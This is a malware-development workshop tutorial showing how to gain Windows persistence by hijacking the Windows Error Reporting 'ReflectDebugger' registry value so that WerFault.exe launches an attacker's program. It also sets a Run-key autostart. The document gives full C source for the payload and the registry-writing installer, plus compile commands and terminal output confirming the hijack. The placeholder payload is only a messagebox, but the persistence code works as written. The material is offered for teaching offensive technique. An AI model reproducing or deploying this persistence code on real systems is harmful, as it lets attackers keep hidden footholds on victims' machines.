


05 persistence - windows error reporting


While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs


If we run command `WerFault.exe -pr <value>` it is read

HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger=<path_value>. This command run `WerFault.exe` on mode which is called "*reflective debugger*" and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:






Add another filter:



As a result, we have a loophole for hijacking this value:



So, what is the trick? We can replace registry value `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger` with our evil application, because `WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

For simplicity, as usually, my "evil" application is just `Hello, Prishtina!` messagebox (`hack.c`):

```
/*
 * Malware Persistence 101
 * hack.c
 * "Hello, Prishtina!" messagebox
 * author: @cocomelonc
 */
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow) {
    MessageBoxA(NULL, "Hello, Prishtina!", "=^..^=", MB_OK);
    return 0;
}
```

And then, create script which create registry key value with my "evil" app:

```

HKEY hkey = NULL;

// malicious app
const char* exe = "Z:\\hack.exe";

// hijacked app
const char* wf = "WerFault.exe -pr 1";

// set evil app
LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs",
0, KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned
char*)exe, strlen(exe));
    RegCloseKey(hkey);
}

```

Also, I used [one of the classic trick](#) for persistence:

```

// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0,
KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf,
strlen(wf));
    RegCloseKey(hkey);
}

```

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Let's go to see everything in action. Compile our "evil" app:

```

x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive

```



```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  6 22:10 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  2790 May  6 22:10 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  6 20:21 img
-rw-rw-r-- 1 cocomelonc cocomelonc   292 May  6 20:16 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   988 May  6 20:16 pers.c
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 May  3 12:50 pers.exe
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$
```

and persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ x86_64-w64-mingw32-g++ pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 May  6 22:11 pers.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  3094 May  6 22:11 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  6 22:10 img
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  6 22:10 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   292 May  6 20:16 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   988 May  6 20:16 pers.c
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$
```


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Before run everything, first of all, check registry key and value:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\" /s
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger" /s
```


Run "malware" for checking correctness:

```
.\hack.exe
```



Also, check registry keys which used for persistence logic:

```
reg query  
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
```



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Then, run pers.exe:

```
.\pers.exe
```

and check Windows Error Reporting registry key again:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error  
Reporting\Hangs" /s
```

```
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting> .\pers.exe
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting>
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting> cd Z:\
PS Z:\>
PS Z:\> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\" /s
ERROR: The system was unable to find the specified registry key or value.
PS Z:\> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs
    ReflectDebugger    REG_SZ    Z:\hack.exe

PS Z:\>
```

